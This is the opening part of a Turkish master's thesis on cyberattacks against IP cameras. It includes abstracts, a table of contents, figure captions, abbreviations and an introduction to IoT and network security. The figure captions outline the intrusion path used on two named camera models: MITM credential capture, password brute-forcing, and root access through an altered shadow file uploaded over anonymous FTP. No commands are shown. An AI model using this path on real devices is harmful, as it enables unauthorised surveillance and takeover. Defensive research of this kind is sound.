
GAZİ ÜNİVERSİTESİ
Gazi
1926

NESNELERİN İNTERNETİ UYGULAMALARINDA GÜVENLİK TEHDİTLERİ: KAMERA TABANLI SALDIRILAR

Mine ZEYBEK

YÜKSEK LİSANS TEZİ
BİLGİ GÜVENLİĞİ MÜHENDİSLİĞİ ANA BİLİM DALI

GAZİ ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ

ŞUBAT 2021

ETİK BEYAN

Gazi Üniversitesi Fen Bilimleri Enstitüsü Tez Yazım Kurallarına uygun olarak hazırladığım bu tez çalışmasında;

- Tez içinde sunduğum verileri, bilgileri ve dokümanları akademik ve etik kurallar çerçevesinde elde ettiğimi,
- Tüm bilgi, belge, değerlendirme ve sonuçları bilimsel etik ve ahlak kurallarına uygun olarak sunduğumu,
- Tez çalışmasında yararlandığım eserlerin tümüne uygun atıfta bulunarak kaynak gösterdiğimi,
- Kullanılan verilerde herhangi bir değişiklik yapmadığımı,
- Bu tezde sunduğum çalışmanın özgün olduğunu,

bildirir, aksi bir durumda aleyhime doğabilecek tüm hak kayıplarını kabullendiğimi beyan ederim.

Mine ZEYBEK

16/02/2021

NESNELERİN İNTERNETİ UYGULAMALARINDA GÜVENLİK TEHDİTLERİ: KAMERA TABANLI SALDIRILAR

(Yüksek Lisans Tezi)

Mine ZEYBEK

GAZİ ÜNİVERSİTESİ

FEN BİLİMLERİ ENSTİTÜSÜ

Şubat 2021

ÖZET

Bilgi ve iletişim teknolojilerinin gelişmesinin getirdiği dijitalleşme ve endüstri 4.0 sayesinde; akıllı telefonlar, akıllı saatler, akıllı televizyonlar, akıllı ev aletleri, IP tabanlı kameralar ve hatta akıllı otomobillerin de dahil olduğu nesnelerin interneti kavramı hızla popülerleşmiştir. Bu kavram ile hayatımıza giren ürün ya da teknolojiler sayesinde yaşam konforu artarken, göz ardı edilmesi giderek zorlaşan güvenlik ve mahremiyet hususları ise dikkatle ele alınması gereken en önemli sorunlar olarak karşımıza çıkmaktadır. Nesnelerin interneti konseptinde yer alan diğer cihazlardan farklı olarak; kurum, kuruluş, konutlarda ve özellikle kritik altyapıların olduğu mekanlarda, uzaktan erişim ve yönetimde yaygın olarak kullanılan IP tabanlı kameralardan kaynaklı veri sızıntılarının neden olacağı gizlilik ihlallerinin daha farklı sonuçlar doğuracağı değerlendirilmektedir. Tez çalışması kapsamında IP tabanlı kameralarda siber güvenliğe yönelik hususlar irdelenmiş, bu konuda yapılan çalışmalar incelenmiş, ayrıca IP tabanlı kameralara yönelik saldırılar gerçekleştirilmiş ve bu saldırılara ilişkin yöntemler ortaya konulmuştur. Sonuçlar analiz edilerek söz konusu cihazlara karşı gerçekleştirilebilecek siber saldırılar karşısında maksimum seviyede korunmak ve IP tabanlı kameraların kullanılabilirliğinin devamını sağlamak amacıyla, tespit edilen açıklık ve tehditlere karşı çözüm önerileri sunulmuştur.

Bilim Kodu	:	92403
Anahtar Kelimeler	:	Nesnelerin interneti, IP tabanlı kamera, siber güvenlik
Sayfa Adedi	:	82
Danışman	:	Prof. Dr. Ercan Nurcan YILMAZ

SECURITY THREATS IN INTERNET OF THINGS APPLICATIONS: CAMERA BASED ATTACKS

(M. Sc. Thesis)

Mine ZEYBEK

GAZİ UNIVERSITY

GRADUATE SCHOOL OF NATURAL AND APPLIED SCIENCES

February 2021

ABSTRACT

The concept of the Internet of Things, including smartphones, smart watches, smart televisions, smart home appliances, IP-based cameras and even smart cars, has rapidly become popular, with the help of digitalization and industry 4.0 brought about by the development of information and communication technologies. While the comfort of life increases thanks to the products or technologies that come into our lives with this concept, security and privacy issues, which are becoming more difficult to ignore, are the most important problems that need to be addressed carefully. It is considered that privacy exposure of data leaks caused by IP-based cameras, which are widely used in remote access and management in institutions, organizations, residences and especially in places with critical infrastructures, unlike other devices in the Internet of Things concept, will have different consequences. As part of the thesis, issues related to cybersecurity in IP-based cameras and studies on this subject were examined, in addition, attacks on IP-based cameras were carried out and methods for these attacks were identified and their results were analyzed and solutions were presented to ensure maximum protection against cyber attacks that can be carried out against these devices and to ensure the continued availability of IP-based cameras.

Science Code : 92403
Key Words : IoT, IP based camera, cyber security
Page Number : 82
Supervisor : Prof. Dr. Ercan Nurcan YILMAZ

TEŞEKKÜR

Çalışma ve araştırmalarımın tüm aşamalarında yardım, destek ve katkılarını esirgemeyen, çalışmalarımı yönlendiren saygıdeğer danışman hocam Prof. Dr. Ercan Nurcan YILMAZ'a teşekkürü bir borç bilirim.

Tez çalışmam sırasında değerli görüşlerini esirgemeyen ve fikirleriyle çalışmamda katkısı olan değerli hocam Doç. Dr. İbrahim Alper DOĞRU'ya ve yüksek lisans öğrenimim sırasında kendilerinden ders aldığım, bana öğrettikleriyle bu çalışmanın tamamlanmasına katkıda bulunan Gazi Üniversitesi, Fen Bilimleri Enstitüsü, Bilgi Güvenliği Mühendisliği Ana Bilim Dalı'nın kıymetli hocalarına da çok teşekkür ederim.

Ülkemizde siber güvenliğin sağlanması noktasında yararlı çalışmalar gerçekleştirmek amacıyla yüksek lisans yapmaya beni değerli görüşleriyle yönlendiren ve çalışmalarımı destekleyen mülga Kamu Düzeni ve Güvenliği Müsteşarı, T.C. Cumhurbaşkanlığı Sosyal Politikalar Kurulu Üyesi Sayın Prof. Dr. Lütfihak ALPKAN'a teşekkürlerimi iletmek isterim.

Başta, tez çalışmam sırasında IP tabanlı kamerasını kullanmama izin vererek çalışmalarıma katkı sağlayan ve moral desteği veren Adnan Yüksel KILIÇOĞLU olmak üzere, yüksek lisans çalışmalarım süresince bana hep destek olan İçişleri Bakanlığı İç Denetim Birimi Başkanlığında görev yapan tüm çalışma arkadaşlarıma da ayrıca teşekkür ederim.

Bugünlere gelmemde en büyük emek sahibi olan ve hayatım boyunca yaptıklarım ile yapabileceklerim konusunda beni sevgileriyle destekleyen ve yönlendiren; anneme ve babama şükran ve teşekkürlerimi sunarım.

Özellikle eğitim ve kariyerim açısından olmak üzere, yaşamımın her alanında sevgi ve desteklerini hissettiğim Ferda annem ve Mustafa babam ile ablam Ebru BAZER, kardeşlerim Aslı ve İsmail HATİP ile Gözde ve S. Orhan BAZER'e de şükranlarımı sunarım.

İyi günde kötü günde… 2007 yılından itibaren hayatımın her aşamasında; bilgisiyle, tecrübesiyle, fikirleriyle, teşviğiyle, cesaretlendirmesiyle, tesellisiyle, anlayışıyla, huzuruyla ve her türlü yardımıyla her zaman yanımda olan, desteğini ve sevgisini benden hiç esirgemeyen, canım eşim Mehmet, iyi ki varsın…

Yaşamlarında iyi bir örnek olabilmek için çalıştığım, hayatıma bambaşka bir anlam katıp, bana sımsıkı sarılan ve "sen yaparsın anne" diyerek, sevgi ve destekleriyle bana güç veren ve derman olan, dünyalar güzeli kızlarım Ferda Elif ve Sevil Ela, iyi ki varsınız…

İÇİNDEKİLER

Sayfa

ÖZET iv

ABSTRACT v

TEŞEKKÜR vi

İÇİNDEKİLER vii

ÇİZELGELERİN LİSTESİ ix

RESİMLERİN LİSTESİ x

SİMGELER VE KISALTMALAR xii

1. GİRİŞ 1

2. IP TABANLI KAMERALAR 9

2.1. IP Tabanlı Kameralarda Siber Güvenlik 9

2.2. IP Tabanlı Kameralarda Siber Güvenlik Üzerine Literatür Taraması 10

3. UYGULAMA 15

3.1. AZEMAX Marka Kameraya Yönelik Uygulama 19

3.1.1. Bilgi toplama 24

3.1.2. MITM saldırısı 27

3.1.3. Parola saldırısı 32

3.1.4. Armitage kullanımı ile gerçekleştirilen saldırılar 33

3.2. TRAX Marka Kameraya Yönelik Uygulama 43

3.2.1. Bilgi toplama 44

3.2.2. Armitage kullanımı ile gerçekleştirilen saldırılar 45

3.2.3. Root erişimine yönelik saldırı 46

4. UYGULAMA SONUCU 53

5. DEĞERLENDİRME VE ÖNERİLER 61

Sayfa

5.1. Ulusal Otoritelere İlişkin Değerlendirme ve Öneriler 63

5.2. Üreticilere İlişkin Değerlendirme ve Öneriler 63

5.3. Kullanıcılara İlişkin Değerlendirme ve Öneriler 66

6. SONUÇ 71

KAYNAKLAR 73

ÖZGEÇMİŞ 81

ÇİZELGELERİN LİSTESİ

Çizelge **Sayfa**

Çizelge 1.1. Olası saldırılar, oluşturacağı riskler ve ilgili bileşenler 6

Çizelge 3.1. Armitage ile Azemax IP610 model IP tabanlı kameraya yönelik yapılan saldırılar ile sonuçları 34

Çizelge 3.2. Armitage ile TRAX tr-100 model kablosuz IP tabanlı kameraya yönelik yapılan saldırılar ile sonuçları 46

Çizelge 4.1. Saldırı ve sonuçlarına ilişkin özet çalışma 53

RESİMLERİN LİSTESİ

Resim **Sayfa**

Resim 3.1. Sistem mimarisi 15

Resim 3.2. Ortadaki adam saldırısı 18

Resim 3.3. Azemax IP610 model IP kamera 20

Resim 3.4. Azemax IP610 model IP kamera cihaz içi görüntüsü..... 20

Resim 3.5. Mobil telefondan elde edilen görüntü 21

Resim 3.6. Kali makinesinin IP adresinin tespitine ilişkin ekran görüntüsü 21

Resim 3.7. IP kameranın IP adresi bilgisine ilişkin ekran görüntüsü..... 22

Resim 3.8. Web kullanıcı ara yüzünde elde edilen kamera görüntüsü 22

Resim 3.9. Web kullanıcı ara yüzünde elde edilen kablosuz ayarları ekran görüntüsü..... 23

Resim 3.10. Web kullanıcı ara yüzünde elde edilen LAN ayarları ekran görüntüsü..... 23

Resim 3.11. Web kullanıcı ara yüzünde elde edilen cihaz bilgisi ekran görüntüsü..... 23

Resim 3.12. Nmap port taraması sonucu ekran çıktısı 24

Resim 3.13. Cihaz ve işletim sistemi hakkında Nmap taraması sonucu ekran çıktısı 25

Resim 3.14. Model, işletim sistemi ve cihazdaki servislere ilişkin Nmap taraması sonucu ekran çıktısı..... 25

Resim 3.15. Bettercap içinde çalışan modüllere ilişkin ekran çıktısı..... 28

Resim 3.16. Ağdaki cihazlar ve MAC adreslerine ilişkin ekran çıktısı 29

Resim 3.17. Arp.spoof modülünün çalıştığına ilişkin ekran çıktısı 30

Resim 3.18. Web servisine bağlantıya ilişkin ekran çıktısı 31

Resim 3.19. Kullanıcı adı ve parolanın düz metin olarak görüntülenmesine ilişkin ekran çıktısı..... 31

Resim 3.20. Edinilen bilgiler kullanılarak kali sanal makinesinden alınan ekran çıktısı.... 31

Resim 3.21. Hydra komutu ile gerçekleştirilen saldırıya ilişkin ekran çıktısı 32

Resim 3.22. Web sayfasından erişime ilişkin ekran çıktısı 32

Resim **Sayfa**

Resim 3.23. Armitage ile “find attack” komutu sonrası ekran çıktısı 33

Resim 3.24. Armitage ile saldırı analizinin tamamlanmasına ilişkin ekran çıktısı 33

Resim 3.25. Armitage ile önerilen saldırılara ilişkin ekran çıktısı 34

Resim 3.26. TRAX tr-100 model kablosuz IP kamera 43

Resim 3.27. Mobil uygulama üzerinde kamera görüntüsü ile kamera bilgileri 44

Resim 3.28. Armitage ile yapılan tarama sonucu cihaza ait edinilen bilgilere ilişkin ekran görüntüsü 45

Resim 3.29. Armitage ile yapılan tarama sonucu cihaza ait edinilen bilgilere ilişkin ekran görüntüsü 46

Resim 3.30. Telnet bağlantısına ilişkin ekran görüntüsü 47

Resim 3.31. FTP sunucusuna anonim olarak bağlantıya ilişkin ekran görüntüsü 47

Resim 3.32. FTP sunucusuna ilişkin komut satırı çıktısı 48

Resim 3.33. /etc/jffs2 dizinindeki shadow dosyasının özelliklerini gösteren komut çıktısı 49

Resim 3.34. Shadow dosyasının içeriğini gösteren ekran görüntüsü 49

Resim 3.35. Shadow dosyasının içeriğinde root satırının değiştirildiğine dair ekran görüntüsü 50

Resim 3.36. Oluşturulan yeni shadow dosyasının FTP ile kopyalandığına ilişkin ekran görüntüsü 50

Resim 3.37. Root kullanıcısı ile şifre gerektirmeden telnet bağlantısının sağlanmasına ilişkin ekran görüntüsü 51

Resim 5.1. IP tabanlı kamera sistemleri güvenliğinde sorumlu aktörler 63

SİMGELER VE KISALTMALAR

Bu çalışmada kullanılmış kısaltmalar, açıklamaları ile birlikte aşağıda sunulmuştur.

Kısaltmalar	Açıklamalar
6LoWPAN	Düşük Güçlü Kablosuz Kişisel Alan Ağları üzerinden IPv6 (IPv6 over low power wireless personal area networks)
ACK	Alındı damgası (Acknowledgement)
ARP	Adres çözümleme protokolü (Address resolution protocol)
CCTV	Kapalı devre televizyon (Closed circuit television)
CISA	Siber Güvenlik ve Altyapı Güvenliği Ajansı (Cybersecurity and Infrastructure Security Agency)
CPE	Müşteri tarafı cihazı (Customer premises equipment)
CSRF	Siteler arası talep sahtekârlığı (Cross site request forgery)
CVE	Ortak güvenlik açıkları ve riskler (Common vulnerabilities and exposures)
DDoS	Dağıtık hizmet reddi (Distributed denial of service)
DHS	ABD İç Güvenlik Bakanlığı (U.S. Department of Homeland Security)
DNS	Alan adı sistemi (Domain name system)
DoS	Hizmet reddi (Denial of service)
DUI	Cihaz benzersiz tanımlayıcı (Device unique identification)
DVR	Dijital video kayıt cihazı (Digital video recorder)
DW	Dijital filigran (Digital watermarking)
EDI	Elektronik veri değişimi (Electronic data interchange)

Kısaltmalar	Açıklamalar
FCC ID numarası	Federal İletişim Komisyonu tarafından verilen benzersiz seri numarası
FOCA	Hedef sistem/etki alanı üzerinde kayıtlı dokümanların meta bilgisinden bilgi toplamaya yarayan bir araç
FTP	Dosya aktarım iletişim protokolü (File transfer protocol)
GPS	Küresel konumlama sistemi (Global positioning system)
HID	İnsan arayüz cihazı (Human interface device)
HTTP	Hiper metin aktarma iletişim protokolü (Hyper text transfer protocol)
HTTPS	Güvenli hiper metin aktarma iletişim protokolü (HTTP Secure)
ICMP	İnternet Kontrol Mesaj Protokolü (Internet control message protocol)
IEEE	Elektrik ve Elektronik Mühendisleri Enstitüsü (The Institute of Electrical and Electronics Engineers)
IETF	İnternet Mühendisliği Görev Grubu (Internet Engineering Task Force)
IP	İnternet protokülü (Internet protocol)
IPv4	İnternet protokülü sürüm 4 (Internet protocol version4)
IPv6	İnternet protokülü sürüm 6 (Internet protocol version6)
JPEG	Joint Photographic Experts Group tarafından standartlaştırılmış bir sayısal görüntü kodlama biçimi
LAN	Yerel alan ağı (Local area network)
MAC	Ortam erişim kontrolü (Media access control)
MD5	Mesaj özet algoritması, kriptografik özet fonksiyonu (Message-Digest algorithm 5)
MITM	Ortadaki adam (Man in the middle)
MS COCO	Bağlamda ortak nesneler; büyük ölçekli bir nesne algılama, bölümleme ve altyazı oluşturma veritabanı

Kısaltmalar	Açıklamalar
NAT	Ağ adresi çeviricisi (Network address translation)
NFC	Yakın alan iletişimi (Near field communication)
NVD	Ulusal güvenlik açıkları veritabanı (National vulnerabilities database)
ONVIF	Açık ağ video arayüz forumu (Open network video interface forum)
OWASP	Açık web uygulaması güvenlik projesi (Open web application security project)
PIN	Kişisel kimlik numarası (Personal identification number)
PoD	Ölümcül ping (Ping of death)
RDP	Uzak masaüstü protokolü (Remote desktop protocol)
RFID	Radyo frekansı ile tanımlama (Radio frequency identification)
RTMP	Gerçek zamanlı mesajlaşma protokolü (Real time messaging protocol)
RTSP	Gerçek zamanlı akış protokolü (Real time streaming protocol)
SD kart	Güvenli sayısal hafıza kartı (Secure digital memory card)
SMB	Sunucu ileti bloğu (Server message block)
SMTP	Elektronik posta gönderme protokolü (Simple mail transfer protocol)
SQL	Yapısal sorgu dili (Structured query language)
SSDP	Basit servis bulma protokolü (Simple service discovery protocol)
SSH	Güvenli kabuk (Secure shell)
SSID	Servis seti tanımlayıcısı (Service set identifier)
SSL	Güvenli soket katmanı (Secure sockets layer)

Kısaltmalar	Açıklamalar
SYN	Senkronize, eşleme (Synchronize)
TCP	İletim denetim protokolü (Transmission control protocol)
TLS	Taşıma katmanı güvenliği (Transport layer security)
TV	Televizyon
UDP	Kullanıcı veri bloğu iletişim protokolü (User datagram protocol)
UID	Benzersiz tanımlayıcı (Unique identifier)
UPnP	Evrensel tak ve kullan (Universal plug and play)
URL	Sabit kaynak konumlayıcı (Uniform resource locator)
VLAN	Sanal yerel alan ağı (Virtual local area network)
VPN	Sanal özel ağ (Virtual private network)
WEP	Kablolu eşdeğer gizlilik (Wired equivalent privacy)
Wi-Fi	Kablosuz bağlantı alanı (Wireless fidelity)
WPA	Wi-Fi korumalı erişim (Wi-Fi protected access)
WPA2	Wi-Fi korumalı erişim 2 (Wi-Fi protected access II)
WPAN	Kablosuz kişisel alan ağı (Wireless personal area network)
WPS	Wi-Fi korumalı kurulum (Wi-Fi protected setup)
WSN	Kablosuz sensör ağı (Wireless sensor network)
XML	Genişletilebilir işaretleme dili (Extensible markup language)
ZAP	Web sitelerinde ve uygulamalarında zafiyet taramak için geliştirilmiş açık kaynak kodlu bir OWASP projesi (Zed attack proxy)

1. GİRİŞ

Bilgi ve iletişim teknolojilerinin gelişmesiyle birlikte; üretim sistemlerinde başlayan ve hayatımızın her alanında yaygınlaşan dijitalleşme ile endüstri 4.0 olarak adlandırılan büyük sanayi devrimi sayesinde yüksek hızlı bilgisayarlar, internet, akıllı cihazlar ve nesnelerin interneti gibi teknolojiler her geçen gün daha fazla kullanılmakta ve insan yaşamını kolaylaştırmaktadır. Ancak nesnelerin interneti cihazlarında ürünlerin mümkün olduğunca hızlı teslim edilmesi ve sonrasında güvenliğin düşünülmesi, tüketicilerin mahremiyetini ve güvenliğini tehlikeye atmaktadır.

Nesnelerin interneti, bilgi gönderip alabilmeleri veya yapılandırılabilmeleri için, internet benzeri bir yapıda haberleşebilen fiziksel cihazlar olarak tanımlanmıştır. Bu terim ilk kez 1998 yılında Kevin Ashton tarafından kullanılmış olsa da [1], eşsiz olarak adreslenebilen, yazılımlar, sunucular, sensörler vb. ile birbirine bağlı dağıtılmış cihazlardan oluşan ve çevre şartlarına göre davranabilme, bilgi, veri ve kaynak paylaşabilme, otomatik organize olabilme gibi yeteneklere sahip açık ve kapsamlı akıllı nesneler ağı olarak da tanımlanmıştır. Aynı zamanda nesnelerin internetinin bir parçası olarak bir nesneden bahsedildiğinde; siber dünyada ulaşılabilir, konumlandırılabilir, adreslenebilir olabileceği de belirtilmiştir [2-5].

Nesnelerin interneti sektörü, akıllı telefonlar ve bilgisayarların benimsenmesiyle başlayarak, saatler, bileklikler, televizyonlar, buzdolapları, ev aletleri, otomobiller vb. olmak üzere gittikçe büyümekte ve nesnelerin interneti cihazları e-sağlık, ev otomasyonu, akıllı çevre, akıllı su, akıllı tarım, akıllı hayvancılık, akıllı enerji, akıllı şehirler, akıllı ölçüm, endüstriyel kontrol, güvenlik ve acil durumlar, alışveriş ve lojistik gibi birçok alanda karşımıza çıkmaktadır [6]. Tahminler, günlük hayatımızın birçok bölümünde giderek daha yaygın hale gelmekte olan nesnelerin interneti cihazlarının, 2030 yılına kadar, yaklaşık 50 milyarının tüm dünyada kullanılacağını ve akıllı telefonlardan mutfak aletlerine kadar her şeyi kapsayan devasa bir birbirine bağlı cihaz ağı oluşturacağını göstermektedir [7]. Bu fiziksel cihazların çoğu; örneğin bir buzdolabı, kahve makinesi, klima gibi daha önce internete bağlanamadığımız tipik cihazlardır. Bu cihazlar genellikle "akıllı cihazlar" olarak adlandırılırken "akıllı" kelimesi cihazın önüne konularak, örneğin "akıllı buzdolabı", tanımlanmaktadır. Normal bir buzdolabı ile söz konusu akıllı buzdolabı arasındaki temel fark ise akıllı buzdolabının internete erişebilmesi veya internetten erişilebilmesi için ana

kartına bir Wi-Fi (kablosuz bağlantı alanı-wireless fidelity) modülü veya benzeri bir donanımın takılı olmasıdır. Akıllı cihazlar normalde sürekli çalıştıkları için düşük güç tüketimi sağlamalı ve buna uygun donanım, yazılım ve işletim sistemi ile çalışmalıdırlar [8].

Akıllı evlerin ve akıllı şebekelerin gerçek çağında ev işlerinin otomasyonunu sağlayan teknolojik sistemler hızla gelişmektedir. Günümüzde akıllı evlere kurulabilecek çok sayıda teknoloji ve uygulama bulunmaktadır [9]. Ortak özelliklerinden bazıları cihaz kontrolü, termostat kontrolü, uzaktan kumanda aydınlatması, canlı video gözetimi, güvenlik kamerası monitörü, gerçek zamanlı metin uyarıları, enerji tüketimi kontrolü olan ev uygulamalarının ana hedefi, kişilerin günlük yaşamının konforu, basitleştirilmesi ve güvenliği ile bebeklerin gözetimi veya yaşlıların ve hastaların izlenmesinin sağlanması olarak özetlenebilmektedir [10,11].

Nesnelerin İnternetinde Kullanılan Teknoloji

Nesnelerin interneti, varlıkları veya nesneleri bilgilendirmek ve akıllı hale getirmek için kapsamlı bir ağ oluşturmak üzere internet ile birleştirerek sensörler, kablosuz sensörler ağı (WSN), etiketler ile okuyucu/yazıcı, RFID (radyo frekansı ile tanımlama) sistemi, kamera, küresel konum sistemi (GPS), akıllı terminaller, elektronik veri değişimi (EDI) gibi çeşitli bilgi algılama, tanımlama cihazı ve bilgi işleme ekipmanı kullanmaktadır [12].

Nesnelerin interneti sistemleri ile öncelikle sensörlerin türüne göre sıcaklık, yönlendirme, hareket, titreşim, hızlanma, nem, havadaki kimyasal değişiklikler gibi veriler algılanmakta ve tanımlanmakta olup, çağrılacak otomatik bir işlemi belirleyen bir akıllı cihaz tarafından işlenmektedir. Sonrasında akıllı cihaz, sistem yöneticisine mevcut sistem durumunu ve gerçekleştirilen eylemlerin sonuçları hakkında geri bildirim sağlamaktadır [13].

Nesnelerin interneti cihazları, kullanım amacına bağlı olarak, iletişim için genellikle Wi-Fi, 3G/4G, NFC, RFID, Bluetooth, 6LoWPAN (Düşük Güçlü Kablosuz Kişisel Alan Ağları üzerinden IPv6), ZigBee, Z-Wave vb. farklı teknolojiler ve protokoller kullanmaktadır. Bunlardan; Bluetooth, kablosuz kişisel alan ağları (WPAN) için IEEE (Elektrik ve Elektronik Mühendisleri Enstitüsü) tarafından IEEE 802.15.1 olarak standartlaştırılan bir teknolojidir [14]. 6LoWPAN, ZigBee ve Z Wave gibi bazı yeni teknolojiler de akıllı evler için nesnelerin interneti cihazları söz konusu olduğunda giderek daha popüler hale

gelmektedir. 6LoWPAN, IETF (Internet Mühendisliği Görev Grubu) tarafından belirlenen IEEE 802.15.4 protokolü için bir uyarlama katmanıdır. ZigBee ise, ZigBee Alliance tarafından geliştirilen ve IEEE 802.15.4 standardında bir teknolojidir [15]. 6LoWPAN ve ZigBee, düşük güçlü cihazların nesnelerin internetinin bir parçası olmasının sağlanması içindir. Tüm düğümler ağda birbirine bağlandığında, yakındaki düğümleri kullanarak uzun mesafelerde iletişim kurabilmektedir. 6LoWPAN ile daha kolay iletişim kurulurken, ZigBee'nin daha düşük güç tüketimine sahip olması aralarındaki temel farktır. Z Wave ise, çoğunlukla ev otomasyonundaki nesnelerin interneti için yapılmış bir protokol olup, 100 kbps ve 30 metrelik noktadan noktaya iletişim ile nispeten düşük hızlarda küçük veri paketleri için tasarlanmıştır [16].

Nesnelerin interneti cihazları için IPv4'ün 32 bit adresi yerine 128 bit adres kullanılmasıyla, internete bağlı cihaz sayısının artık 232 (yaklaşık 4,3 milyar) ile sınırlı olmayıp, 2128 IP adresi ile sınırlanması IPv6 ile sağlanmaktadır [17]. Bu, teorik olarak mevcut her cihaza benzersiz bir tanımlayıcı dağıtılması ve böylece her cihazın internette bir son düğüm haline gelebilmesi anlamına gelmektedir.

Hayatımızı daha kolay ve daha güvenli hale getirmek amaçlanarak üretilen fakat kullanılırken güvenlik risklerinin farkında olunmadan kullanılması sonucu güvenlik açısından tehlikeye girebilen ve istismar edilebilen nesnelerin interneti uygulamaları ve cihazlarının güvenliği söz konusu olduğunda yönlendiriciler ve Wi-Fi güvenliği önemli rol oynamaktadır.

Günümüzde birçok insanın evinde bilgisayar, tablet, cep telefonu gibi cihazlarının çoğunu bağlayan bir erişim noktası olan bir yönlendirici (router) vardır. Bu yüzden yönlendiricinin güvenli olması çok önemlidir. Cihazlar, ağa bir ethernet kablosu kullanılarak veya kablosuz iletişim standardı üzerinden bağlanmaktadır. Güvenliği etkileyebilecek tipik yönlendirici özellikleri WPS (Wi-Fi korumalı kurulum- Wi-Fi protected setup), UPnP (evrensel tak ve kullan-universal plug and play), kullanılan şifreleme standartları ile güvenlik duvarlarıdır. Ayrıca, yönlendiricideki varsayılan parolalar, port yönlendirme ve güvenlik duvarları gibi önemli güvenlik özelliklerinin devre dışı bırakılması gibi bazı yapılandırmalar da ağ ve bağlı cihazların güvenliğini etkileyebilmektedir.

Kablosuz ağdaki bir yönlendirici üzerinden iletişim düz metin şeklinde veya şifreli olabilmektedir. Yönlendiriciye bağlanmak için bir cihazın kimlik bilgileri gerekir. Yönlendiricide şifreleme olmaması, ağda oturum açmak için parola gerekmediği anlamına gelir ve ağa yönlendiricideki servis seti tanımlayıcısını (SSID) bilen herkes erişebilir. WEP, WPA veya WPA2 gibi Wi-Fi şifrelemesi kullanan bir ağ için şifre gerekmektedir [18]. WPS, kullanıcıların ağları yapılandırmasını ve ağlara bağlanmasını kolaylaştıran bir kurulum olup, her yeni cihaz bağlandığında SSID ve şifreyi manuel olarak yazmak yerine, farklı cihazlarla ağ erişimi elde etmek için yönlendirici üzerindeki bir düğmeye fiziksel olarak basılarak yapılabilmekte veya yönlendiriciye bağlanmak için cihaza bir PIN kodu da (kişisel kimlik numarası-personal identification number) girilebilmektedir [19].

Yerel ağdaki bir bilgisayarı internetten erişilebilir hale getirmek için genellikle port yönlendirme kullanılmaktadır. Bir nesnelerin interneti ağı üzerinde birkaç cihaz, port yönlendirme kullanılarak bağlanabilmektedir [20]. Belirli bir IP'deki bir web sitesine erişirken, bu site genellikle 80 numaralı portu (HTTP) kullanan bir web sunucusunda barındırılır. Bu, yerel bir ağdaki bir bilgisayarda ulaşılması gereken bir web sitesinin yönlendiricide bu şekilde yapılandırılması gerektiği anlamına gelmektedir [21].

Birçok nesnelerin interneti cihazı yönlendiricinin desteklemesi durumunda, yerel ağ üzerinden internete erişmek için UPnP teknolojisini kullanmaktadır. Aygıt sürücüsü olmadan, ortak protokoller kullanarak, ortamdan bağımsız, herhangi bir programlama dili ile herhangi bir işletim sisteminde uygulanabilen UPnP teknolojisi, ağa bağlı cihazlar arasında kontrol ve veri aktarımı için IP, TCP, UDP, HTTP ve XML gibi internet protokolleri kullanan dağıtılmış, açık bir ağ mimarisi sağlamaktadır. Bu özellikler port yönlendirme gibi yapılandırmalar yapmadan cihazları internete bağlamayı kolaylaştırmak içindir [22]. Bir güvenlik olayına neden olabilecek tehditleri hedefleyen diğer standart ağ iletişim protokolleriyle birlikte çalışması UPnP protokolünün bir dezavantajıdır [23]. Cihazlar, nesnelerin interneti cihazlarının bulunduğu ağdaki UPnP port yönlendirme özelliği kötüye kullanıldığında saldırılara maruz kalabilmektedir [24].

Farklı ağlar arasında mümkün olan en kısa sürede ve verimli bir şekilde iletişimi sağlamak yönlendiricinin ana işlevidir. Güvenlik duvarının işlevi ise istenmeyen trafiği kısıtlamaktır. Büyük ağlarda, yönlendiriciler ve güvenlik duvarı görevleri farklı ağ cihazları tarafından gerçekleştirilmektedir. Ancak küçük ağlarda, hem yönlendirme yapan hem de güvenlik

duvarı olarak kullanılabilen, yani her iki işlevi tek bir cihaz üzerinde birleştiren donanımlar görülebilmektedir [25]. Güvenlik duvarlarında, bilinen saldırı tekniklerine benzer kalıpları kontrol etmek için trafiğin analiz edildiği ve gelen trafik ile giden trafiğin iki farklı olay günlüğü (log) olarak tutulup, gelen paketlerin yerel alan ağından giden paketlere karşı kontrol edilerek filtrelendiği dinamik paket filtreleme ve bir kelimenin, bir adresin veya bir karakterin içeriğinin engellenip, bu engellenen bölümün tüm adresi kabul edilemez hale getirdiği statik içerik filtreleme özellikleri bulunmaktadır [26].

IPv4 adreslerinin zamanla yetersiz kalıp, IPv6'nın bu IP adresi eksikliğine yanıt olacağı ancak IPv6'ya geçişin zaman alacağı düşünüldüğünde, düzeltme amacıyla ağ adresi çeviricisi (NAT) kullanılmaya başlanılmıştır. IP adresi alanını korumak için, doğrudan internete bağlı olmayan ağlara genellikle, internet üzerinden yönlendirilemeyen IP adresi aralıkları olan, özel adres alanı verilmektedir. NAT, bir ağdaki bilgisayarların IPv4 adreslerini farklı bir ağdaki bilgisayarların IPv4 adreslerine çevirmek için bir yöntem sağlamaktadır. Yapılan çalışmalarda, NAT sadece IP kaynaklarını ekonomikleştirmekle kalmayıp, aynı zamanda güvenlik duvarının güvenli savunma stratejisini güçlendirmektedir. NAT özellikli bir IP yönlendirici, özel ağdaki bilgisayarların bu çeviri özelliğini sağlayarak genel ağdaki bilgisayarlara erişmesine izin verir. Genellikle, bu yönlendirici tabanlı güvenlik duvarlarında çok fazla başlangıç yapılandırmasına gerek yoktur ve yönlendiricilerin kurulum sayfasından erişilebilmektedir [27].

Nesnelerin İnternetinde Güvenlik

Literatürde yapılan çalışmalarda; nesnelerin interneti ağlarındaki cihazların kısıtlı bant genişliğine, hafıza ve hesaplama yeteneğine sahip olmalarının, onları tehditlere karşı savunmasız bıraktığı ifade edilmiştir. Bundan dolayı, bu cihazların geleneksel güvenlik tekniklerini kullanarak internetin ortaya koyduğu güvenlik sorunlarıyla başa çıkmalarının mümkün görülmediği ve nesnelerin interneti mimarisini oluşturan katmanların farklı özellikteki saldırılara karşı savunmasız olduğu belirtilmektedir [28-30]. Nesnelerin internetine yönelik olası saldırılar, oluşturacağı riskler ve ilgili bileşenleri Çizelge 1.1.'de özetlenmiştir [31].

Çizelge 1.1. Olası saldırılar, oluşturacağı riskler ve ilgili bileşenler

Saldırı Adı	Saldırı Açıklamaları	Saldırı Sonucu Oluşan Risk	Veri	Donanım	Ağ	Sunucu	Uygulama	Kullanıcı
